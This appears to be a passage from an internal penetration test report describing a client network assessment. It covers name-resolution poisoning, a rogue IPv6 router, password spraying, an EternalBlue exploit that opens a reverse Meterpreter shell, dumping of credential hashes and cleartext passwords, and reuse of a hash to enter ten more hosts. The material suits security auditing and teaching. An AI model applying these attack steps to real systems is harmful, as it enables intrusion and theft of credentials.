vPenTest Partner also performed a port scan against four hundred and seventy-eight (478) targets to identify opened ports and running services. Port scanning is also important in that it allows one to identify which ports are opened and visible from the tested system. By discovering opened ports within the environment, it is then possible to determine which services are running and if any of the running services are vulnerable.

Of the four hundred and seventy-eight (478) addresses/ranges that were scanned, vPenTest Partner found eight hundred and ninety-seven (897) ports opened.

Enumeration

After identifying the available hosts within the network, the next phase is to conduct enumeration. Enumeration consists of scanning the identified ports to determine what services are running. Based on the running services, additional scans are performed to attempt enumerating information from the running services (if possible). Such information may be useful for identifying additional vulnerabilities or valuable for performing an attack against the service.

To help understand the operating systems and ports that were found to be most common within the environment, the following tables display the top 10 operating systems and top 10 ports.

OPERATING SYSTEM	COUNT
Unknown	99
Undetected	60
Linux Kernel	58
Microsoft Windows 10	43
Microsoft Windows 10 Pro	37
Linux Kernel 2.6	35
AIX 4.3.2	29
Windows Server 2016 Standard 14393	9
iPhone or iPad	9
Microsoft Windows Server 2012 R2 Standard	8

PORT/PROTOCOL	COUNT
445/tcp	110
80/tcp	83

5353/udp	79
22/tcp	69
443/tcp	53
3389/tcp	52
5900/tcp	26
23/tcp	22
161/udp	21
1900/udp	19

The first step in the enumeration phase was the discovery of systems on the local subnet. vPenTest Partner performed an arp-scan across the local network subnet to determine which systems are on the local subnet (10.100.2.51/24). This is also an important task as these systems would be targets for man-in-the-middle attacks since they are on the same subnet. To facilitate this task, vPenTest Partner used a tool known as *arp-scan*. The following results demonstrate that twenty-nine (29) systems exists on the same local subnet:

```
Interface: enp0s17, type: EN10MB, MAC: 08:00:27:5e:3a:3a, IPv4: 10.100.2.51
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.100.2.5 00:01:e8:8b:24:82 Force10 Networks, Inc.
10.100.2.30 00:26:73:ab:8f:ce RICOH COMPANY,LTD.
10.100.2.45 e0:63:da:59:07:a9 Ubiquiti Networks Inc.
10.100.2.49 90:b1:1c:61:26:05 Dell Inc.
10.100.2.53 d8:d0:90:21:16:4c Dell Inc.
10.100.2.52 00:0c:29:cb:fe:c7 VMware, Inc.
10.100.2.54 54:bf:64:7f:41:f6 Dell Inc.
10.100.2.55 a4:1f:72:89:4b:46 Dell Inc.
10.100.2.56 e4:43:4b:f9:8c:98 Dell Inc.
10.100.2.57 e4:43:4b:fd:37:a0 Dell Inc.
10.100.2.58 e4:43:4b:fd:35:c8 Dell Inc.
10.100.2.59 00:0c:29:42:94:32 VMware, Inc.
10.100.2.60 e4:43:4b:f9:70:c4 Dell Inc.
10.100.2.61 d8:80:39:bd:5e:87 Microchip Technology Inc.
10.100.2.62 74:ac:b9:36:24:93 (Unknown)
10.100.2.63 00:0c:29:5c:6e:8f VMware, Inc.
10.100.2.64 00:0c:29:a8:dc:f4 VMware, Inc.
10.100.2.65 34:48:ed:c8:36:88 (Unknown)
10.100.2.66 d0:67:e5:34:9c:2d Dell Inc.
10.100.2.67 80:1f:12:a7:e7:84 Microchip Technology Inc.
10.100.2.70 cc:48:3a:7e:be:c0 (Unknown)
10.100.2.73 d8:80:39:bd:5e:9e Microchip Technology Inc.
10.100.2.75 d8:80:39:bd:5d:c5 Microchip Technology Inc.
10.100.2.76 80:1f:12:1a:64:65 Microchip Technology Inc.
10.100.2.81 18:03:73:46:24:8b Dell Inc.
10.100.2.82 a4:1f:72:89:3a:ce Dell Inc.
10.100.2.83 a4:1f:72:89:48:a3 Dell Inc.
10.100.2.87 d0:76:58:45:a2:be (Unknown)
10.100.2.93 a4:bb:6d:a6:74:65 Dell Inc.

66 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 3.109 seconds (82.34 hosts/sec). 29 responded
```

vPenTest Partner attempted to perform a DNS poisoning attack by taking advantage of NetBIOS Name Service (NBNS) and Link-Local Multicast Name Resolution (LLMNR) broadcast traffic. When enabled on Microsoft Windows systems, DNS names that cannot be resolved by a system's configured DNS server or local hosts file will be communicated in the form of NBNS and/or LLMNR broadcast packets across the network environment. The problem with this configuration is that it is possible to respond to these broadcast packets and spoof the IP address of the DNS name in question. In other words, if SystemA is attempting to resolve *www.helloworld.com* and cannot find its IP address, an attacking system can pretend to be the IP address of *www.helloworld.com*. Upon a successful attack, it may be possible to capture cleartext or hashed credentials.

During testing, it was possible to conduct DNS poisoning attacks, as shown in the output below:

```

2021-01-11 23:29:22,712 - [*] [LLMNR] Poisoned answer sent to 10.100.2.63 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:22,902 - [*] [LLMNR] Poisoned answer sent to 10.100.2.64 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,217 - [*] [LLMNR] Poisoned answer sent to 10.100.2.63 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,219 - [*] [LLMNR] Poisoned answer sent to 10.100.2.63 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,411 - [*] [LLMNR] Poisoned answer sent to 10.100.2.64 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,412 - [*] [LLMNR] Poisoned answer sent to 10.100.2.64 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,883 - [*] [LLMNR] Poisoned answer sent to 10.100.2.52 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,297 - [*] [LLMNR] Poisoned answer sent to 10.100.2.59 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,388 - [*] [LLMNR] Poisoned answer sent to 10.100.2.52 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,389 - [*] [LLMNR] Poisoned answer sent to 10.100.2.52 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,801 - [*] [LLMNR] Poisoned answer sent to 10.100.2.59 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,802 - [*] [LLMNR] Poisoned answer sent to 10.100.2.59 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:25,995 - [*] [MDNS] Poisoned answer sent to 10.100.2.83 for name proxysrv.local
2021-01-11 23:29:25,998 - [*] [LLMNR] Poisoned answer sent to 10.100.2.83 for name proxysrv

```

vPenTest Partner also deployed a rogue IPv6 router within the environment to determine if it'd be possible to conduct IPv6 attacks. Since IPv6 is treated with higher priority than IPv4, any time a network device sees an IPv6 router available, it will attempt to retrieve an IPv6 address. An attacker can abuse this by deploying a rogue DHCPv6 server within the environment and assign all IPv6 clients with an IP address and DNS configurations that routes traffic through the attacker's system.

During testing, it was possible to re-assign IPv6 addresses to systems via this attack, as shown below:

```

IPv6 address fe80::9811:1 is now assigned to mac=e0:63:da:59:07:a9 host=UniFi-CloudKey-Gen2. ipv4=
Renew reply sent to fe80::9811:1

```

Testing of LDAP services identified that ten (10) systems were found to accept anonymous LDAP bind queries, which allows users to query information from within LDAP without proper authentication. This could allow for an attacker to gain valuable information about the Active Directory environment, such as domain information and possibly even usernames. The following sample output was obtained while scanning for this weakness:

```

Nmap scan report for 192.168.204.51
Host is up (0.0037s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-rootdse:
| LDAP Results
| dn: cn=DSE Root
|   rootDomainNamingContext: dc=vsphere,dc=local
|   defaultNamingContext: dc=vsphere,dc=local
|   configurationNamingContext: cn=Configuration,dc=vsphere,dc=local
|   schemaNamingContext: cn=schemacontext
|   subSchemaSubEntry: cn=aggregate,cn=schemacontext
|   namingContexts: dc=vsphere,dc=local
|   serverName: cn=houpsc.[redacted].com,cn=Servers,cn=Default-First-Site,cn=Sites,cn=Configuration,dc=vsphere,dc=loca
|
|   vmwAdministratorDN: cn=Administrator,cn=Users,dc=vsphere,dc=local
|   vmwDCAccountDN: cn=houpsc.[redacted].com,ou=Domain Controllers,dc=vsphere,dc=local
|   vmwDCAccountUPN: houpsc.[redacted].com@VSPHERE.LOCAL
|   deletedObjectsContainer: cn=Deleted Objects,dc=vsphere,dc=local
|   msDS-SiteName: Default-First-Site
|   objectGUID: 30623730-3734-3038-2d66-3238662d3431
|

```

vPenTest Partner identified thirty-nine (39) Telnet services within the environment. As Telnet is an insecure protocol, it could potentially expose sensitive information such as user credentials or device configuration information in a man-in-the-middle attack. The following scan results display some information that was discovered as a result of these scans:

```

[+] 10.100.1.30:23 - 10.100.1.30:23 TELNET SAVIN Maintenance Shell. \x0a\x0dUser access verification.\x0a\x0dlogi
n:
[+] 10.100.2.30:23 - 10.100.2.30:23 TELNET SAVIN Maintenance Shell. \x0a\x0dUser access verification.\x0a\x0dlogi
n:
[+] 10.100.3.30:23 - 10.100.3.30:23 TELNET SAVIN Maintenance Shell. \x0a\x0dUser access verification.\x0a\x0dlogi
n:
[+] 10.100.1.25:23 - 10.100.1.25:23 TELNET Login:
[+] 10.100.3.25:23 - 10.100.3.25:23 TELNET Login:

```



```
[*] Scanned 5 of 39 hosts (12% complete)
[+] 10.100.5.30:23 - 10.100.5.30:23 TELNET SAVIN Maintenance Shell. \x0a\x0dUser access verification.\x0a\x0dlogin:
[+] 10.100.5.25:23 - 10.100.5.25:23 TELNET Login:
[+] 10.100.5.58:23 - 10.100.5.58:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a Copyright (c) 2004-2020 Hirschmann
Automation and Control GmbH\x
[+] 192.168.204.10:23 - 192.168.204.10:23 TELNET Login:
[*] Scanned 9 of 39 hosts (23% complete)
```

Next, vPenTest Partner identified one hundred and forty-one (141) systems that exposed port 3389/tcp, which hosts the Remote Desktop Protocol (RDP) service, and began enumerating information from these services. In particular, vPenTest Partner attempted to identify if whether or not they would be vulnerable to a common vulnerability known as Bluekeep. Scans identified twenty-three (23) vulnerable systems. However, did not attempt to exploit this vulnerability in the exploitation phase because there is a relatively high risk of denial-of-service (DoS) condition. The following output shows the results of this test:

```
[+] 192.168.204.58:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[+] 192.168.204.49:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[+] 192.168.204.62:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[-] 192.168.204.94:3389 - Server cert isn't RSA, this scenario isn't supported (yet).
[+] 192.168.204.67:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] Scanned 16 of 141 hosts (11% complete)
[+] 192.168.204.103:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[+] 192.168.204.104:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[+] 192.168.204.125:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[+] 192.168.204.133:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[+] 192.168.204.145:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
```

Testing of FTP services identified that sixteen (16) systems were found to accept anonymous FTP authentication credentials. Anonymous login credentials would allow for an attacker to identify files that may exist on an FTP server. If permissions allow for write access, an attacker could also attempt to use this to store malicious code. The following output displays the results of this FTP scan:

```
Nmap scan report for 10.100.1.30
Host is up (0.00054s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan 1 01:08 help
| -r--r--r-- root root 200 Jan 1 01:08 info
| -r--r--r-- root root 200 Jan 1 01:08 prnlog
| -r--r--r-- root root 200 Jan 1 01:08 stat
|_r--r--r-- root root 200 Jan 1 01:08 syslog
```

To expedite searching for potentially sensitive files, a review of the anonymous FTP service(s) was performed and run against a list of predefined patterns to match sensitive file names. During this process, no sensitive files were discovered.

vPenTest Partner identified two (2) MySQL services present within the tested environment. While this discovery does not indicate any significant issues were found, MySQL services are often targeted by attackers in a form of a password attack. A successful password attack will usually result in limited or elevated privileges to the SQL service, at which point an attacker can begin to run SQL commands or execute system level commands.

vPenTest Partner also reviewed a list of seventeen (17) Microsoft SQL Server (MSSQL) services and conducted a limited password attack to determine if any weak or default credentials could be discovered. Weak credentials configured for an MSSQL

server could result in a significant amount of issues, including remote command execution. No servers were found to contain a weak or default credentials at the time of testing. The following code snippet shows sample output results from this scan:

```
[*] 192.168.204.67:1433 - 192.168.204.67:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.204.67:1433 - No active DB -- Credential data will not be saved!
[-] 192.168.204.67:1433 - 192.168.204.67:1433 - LOGIN FAILED: WORKSTATION\sa:password (Incorrect: )
[-] 192.168.204.67:1433 - 192.168.204.67:1433 - LOGIN FAILED: WORKSTATION\sa:sa (Incorrect: )
[-] 192.168.204.67:1433 - 192.168.204.67:1433 - LOGIN FAILED: WORKSTATION\sa: (Incorrect: )
[*] 192.168.204.103:1433 - 192.168.204.103:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.204.103:1433 - No active DB -- Credential data will not be saved!
[-] 192.168.204.103:1433 - 192.168.204.103:1433 - LOGIN FAILED: WORKSTATION\sa:password (Incorrect: )
[-] 192.168.204.103:1433 - 192.168.204.103:1433 - LOGIN FAILED: WORKSTATION\sa:sa (Incorrect: )
[-] 192.168.204.103:1433 - 192.168.204.103:1433 - LOGIN FAILED: WORKSTATION\sa: (Incorrect: )
[*] Scanned 2 of 17 hosts (11% complete)
```

Next, vPenTest Partner identified one hundred and ninety-six (196) systems that exposed port 445/tcp, which is for the Server Message Block (SMB) service. This service was targeted for enumeration of information that may be valuable. One of the first things scanned during this process is the support for SMB signing. SMB signing, when enabled, helps mitigate against SMB relay attacks. SMB relay attacks are when an attacker performs a poisoning attack and tricks a vulnerable system into sending hashed authentication credentials to the attacker. The attacker then takes these hashed credentials and then *relays* them to another system, pivoting off of that authenticated session to perform additional attacks, such as remote command execution.

Testing identified that eighty-one (81) of the one hundred and ninety-six (196) systems did not have SMB signing turned on, therefore being vulnerable to SMB relay attacks. The following sample output from Nmap identified this weakness.

```
Nmap scan report for 192.168.204.52
Host is up (0.00050s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap scan report for 192.168.204.54
Host is up (0.00050s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

vPenTest Partner also identified forty-five (45) systems that used an outdated operating system. Outdated operating systems are those which are no longer supported by their vendor and could pose a significant threat to the environment due to their lack of security updates. The following output demonstrates an example of the outdated operating systems discovered:

```
[+] 192.168.204.63:445 - Host is running Windows 2003 R2 SP2 (build:3790) (name:[redacted]ACC2) (domain:[redacted])
[+] 192.168.204.58:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]XENWEB1) (domain:[redacted])
[+] 192.168.204.54:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]SERVER1) (domain:[redacted])
[+] 192.168.204.49:445 - Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:DCEXCH02) (domain:[redacted])
[+] 192.168.204.52:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]DHCP) (domain:[redacted])
[+] 192.168.204.67:445 - Host is running Windows 2003 SP2 (build:3790) (name:[redacted]SQL1) (domain:[redacted])
[+] 192.168.204.62:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]CAD) (domain:[redacted])
```

```
cted))
[+] 192.168.204.94:445 - Host is running Windows 2003 SP2 (build:3790) (name:[redacted]TS) (domain:[redacted])
[+] 192.168.204.79:445 - Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:[redacted]EXCH01) (domain:[redacted])
[+] 192.168.204.91:445 - Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:[redacted]EXCH01) (domain:[redacted])
[+] 192.168.204.110:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]XENTRAV2) (domain:[redacted])
[+] 192.168.204.103:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]HSE1) (domain:[redacted])
[+] 192.168.204.97:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]VCENTER) (domain:[redacted])
[+] 192.168.204.125:445 - Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:DCEXCH01) (domain:[redacted])
[+] 192.168.204.104:445 - Host is running Windows 2003 R2 SP2 (build:3790) (name:[redacted]SQL2) (domain:[redacted])
[+] 192.168.204.126:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]EXCHFRONT) (domain:[redacted])
[+] 192.168.204.141:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]PRINT64) (domain:[redacted])
[+] 192.168.204.133:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]HSE1) (domain:[redacted])
[+] 192.168.204.148:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]THERMOSTATS) (domain:[redacted])
[+] 192.168.204.160:445 - Host is running Windows 2008 R2 Storage SP1 (build:7601) (name:[redacted]NAS) (domain:[redacted])
[+] 192.168.204.145:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]XENUTIL1) (domain:[redacted])
```

Next, to attempt identifying some common security vulnerabilities on outdated operating systems, vPenTest Partner leveraged the Metasploit Framework to perform specific checks to determine if whether or not if the targeted system(s) were vulnerable. These vulnerabilities are often labeled as low-hanging fruit as they can easily provide full access to the compromised system if an exploit is successful.

Forty (40) systems were scanned using the ms08_067_netapi module to identify potential SMB vulnerabilities. This module attempts to discover systems that contain a common and old vulnerability that affects Microsoft Windows XP. When successfully exploited, this vulnerability could allow an attacker with system-level privileges on the system, allowing them to perform several post-exploitation techniques. Such post-exploitation techniques include enumeration of local administrator password hashes, enumeration of Active Directory infrastructure data, and more. Scans indicate that no systems were found to be vulnerable at the time of testing. The following results were obtained from this scan:

```
[*] 192.168.204.65:445 - Cannot reliably check exploitability.
[*] 192.168.204.52:445 - The target is not exploitable.
[*] 192.168.204.58:445 - The target is not exploitable.
[*] 192.168.204.54:445 - The target is not exploitable.
[*] 192.168.204.49:445 - The target is not exploitable.
[*] 192.168.204.60:445 - The target is not exploitable.
[*] 192.168.204.66:445 - The target is not exploitable.
[*] 192.168.204.62:445 - The target is not exploitable.
[*] 192.168.204.67:445 - The target is not exploitable.
[-] 192.168.204.78:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: The server responded with error: STATUS_ACCESS_DENIED (Command=115 WordCount=0)
[-] 192.168.204.78:445 - Check failed: The state could not be determined.
```

Eighty-four (84) systems were scanned using the smb_ms17_010 module to identify potential SMB vulnerabilities. This module attempts to discover systems that contain a common vulnerability named EternalBlue. When successfully exploited, this vulnerability could allow an attacker with system-level privileges on the system, allowing them to perform several post-exploitation techniques. Such post-exploitation techniques include enumeration of local administrator password hashes, enumeration of Active Directory infrastructure data, and more. Scans results identified twelve (12) vulnerable systems. The following results were obtained from this scan:

```
[-] 192.168.204.65:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[-] 192.168.204.52:445 - Host does NOT appear vulnerable.
[-] 192.168.204.54:445 - Host does NOT appear vulnerable.
[-] 192.168.204.60:445 - Host does NOT appear vulnerable.
[+] 192.168.204.63:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
```

```
t)
[-] 192.168.204.58:445 - Host does NOT appear vulnerable.
[-] 192.168.204.66:445 - Host does NOT appear vulnerable.
[-] 192.168.204.49:445 - Host does NOT appear vulnerable.
[+] 192.168.204.67:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[-] 192.168.204.81:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[-] 192.168.204.78:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
```

Additionally, an enumeration of SMB services was performed to attempt identifying if whether or not usernames, password policies, or additional computer and/or domain information could be obtained. Such information could be useful for performing a password attack against the environment. A sample output of one of the results is as follows:

```
=====
| Target Information |
=====
Target ..... 10.100.1.66
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.100.1.66 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.100.1.66 |
=====
Looking up status of 10.100.1.66
No reply from 10.100.1.66

=====
| Session Check on 10.100.1.66 |
=====
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 11 21:43:50 2021
=====
```

During testing, it was possible to extract valuable information from three (3) IP addresses. The following IP addresses were found to be leak excessive information via SMB:

- 192.168.204.138
- 192.168.204.60
- 192.168.204.66

The following table presents some statistics of the information captured while enumerating SMB services:

Enumerated Data via SMB

Enumerated Domain User Accounts	0
Enumerated Local User Accounts	514
Enumerated Domain Groups	325
Enumerated First And Last Names	101
Enumerated Domain Computers	0

As mentioned above, vPenTest Partner was able to identify usernames from enum4linux. As a result, a single password attack was conducted against each username to attempt identifying a valid set of credentials.

Of the five hundred and thirteen (513) authentication attempts, vPenTest Partner identified a total of zero (0) successful attempts and five hundred and thirteen (513) failed attempts. The following output demonstrate some of the results from this password attack.

```
--snipped--
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\andrew_ostensen:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\angel_figueroa:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\anil_basavaraj:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\apply:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\art_segura:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\ashley_waldmann:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\audit:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\barracuda:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\billy_gremillion:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\bryan_blessing:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\cctpayroll:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\charlie_buford:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\chris_lyon:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\claudes_corley:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\customer:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\daniel_krebs:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\daniel_urias:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\dave_peeler:Password123!',
[-] 192.168.204.60:445 - 192.168.204.60:445 - Failed: '[redacted]\don_thomas:Password123!',
--snipped--
```

Since vPenTest Partner was unable to discover any valid domain user account credentials, no further actions were performed.

During testing, vPenTest Partner identified several systems to be vulnerable to EternalBlue. To attempt exploiting these vulnerabilities, vPenTest Partner targeted the first system, 192.168.204.195 ([redacted]HELPDESK1) for this attack. As shown below, it was possible to successfully gain access to the remote server:

```
[*] Started reverse TCP handler on 10.100.2.51:443
[*] 192.168.204.195:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.204.195:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x
64 (64-bit)
[*] 192.168.204.195:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.204.195:445 - Connecting to target for exploitation.
[+] 192.168.204.195:445 - Connection established for exploitation.
[+] 192.168.204.195:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.204.195:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.204.195:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.204.195:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.204.195:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.204.195:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.204.195:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.204.195:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.204.195:445 - Sending all but last fragment of exploit packet
[*] 192.168.204.195:445 - Starting non-paged pool grooming
[+] 192.168.204.195:445 - Sending SMBv2 buffers
[+] 192.168.204.195:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.204.195:445 - Sending final SMBv2 buffers.
[*] 192.168.204.195:445 - Sending last fragment of exploit packet!
[*] 192.168.204.195:445 - Receiving response from exploit packet
[+] 192.168.204.195:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.204.195:445 - Sending egg to corrupted connection.
[*] 192.168.204.195:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.204.195
[*] Meterpreter session 1 opened (10.100.2.51:443 -> 192.168.204.195:49268) at 2021-01-13 21:31:42 +0000
[*] Starting interaction with 1...
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

vPenTest Partner performed post-exploitation on the system to learn more about the system and its configurations. The following activities were performed as part of this test:

- Enumerated local administrator credentials
- Enumerated domain credentials through the use of WDigest

As shown above, it was possible to extract local administrator password hashes:

```
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1cb69c[obfuscated]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73[obfuscated]:::
```

Additionally, it was possible to extract cleartext credentials from the remote system:

```
wdigest credentials
=====

Username      Domain Password
-----
(null)        (null) (null)
[redacted]    [redacted] 11500[obfuscated]
```

When leveraging the `net group "Domain Admins" /domain` command, vPenTest Partner cross-referenced the [redacted] user account with a Domain Administrator account, as shown below:

```
C:\Windows\system32>net group "Domain Admins" /domain
net group "Domain Admins" /domain
The request will be processed at a domain controller for domain [redacted].com.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----
7940admin9463   Administrator   BelAdmin
Danadmin        dustinadmin     ExchServAcc
[redacted]      Jonadmin        [redacted]
[redacted]      MarioAdmin      RyanAdmin
servacc         serviceaccount  SPXAdmin
VRanger

The command completed successfully.
```

The following command also confirms that a domain administrator account was successfully compromised:

```
C:\Windows\system32>net users [redacted] /domain
net users [redacted] /domain
The request will be processed at a domain controller for domain [redacted].com.

User name          [redacted]
Full Name          [redacted] [redacted] Administrator
Comment
User's comment
Country code       000 (System Default)
Account active     Yes
Account expires    Never

Password last set  1/13/2021 2:56:06 PM
Password expires   Never
Password changeable 1/13/2021 2:56:06 PM
Password required  Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon         1/13/2021 2:56:41 PM
```

```
Logon hours allowed          All

Local Group Memberships     *Administrators          *Backup Operators
Global Group memberships    *Domain Users           *Schema Admins
                             *ExchAdmins             *Organization Manage
                             *ESX Admins             *Docunity
                             *Domain Admins         *Traverse Security

The command completed successfully.
```

Prior to performing post-exploitation, vPenTest Partner also leveraged the compromised administrator password hash to identify if whether or not this local administrator account was reused across multiple systems within the network environment. To facilitate this, vPenTest Partner leveraged Metasploit and performed a single login attack against all systems with port 445/tcp opened.

Based on the results, vPenTest Partner was successful with gaining access to ten (10) other systems within the network, whereas one hundred and seventy-nine (179) login attempts were unsuccessful. The following systems were found to have the same local administrator password:

```
[+] 192.168.204.60:445 - 192.168.204.60:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.78:445 - 192.168.204.78:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.66:445 - 192.168.204.66:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.49:445 - 192.168.204.49:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.125:445 - 192.168.204.125:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.202:445 - 192.168.204.202:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.200:445 - 192.168.204.200:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.189:445 - 192.168.204.189:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.195:445 - 192.168.204.195:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
[+] 192.168.204.240:445 - 192.168.204.240:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1c[obfuscated]' Administrator
```

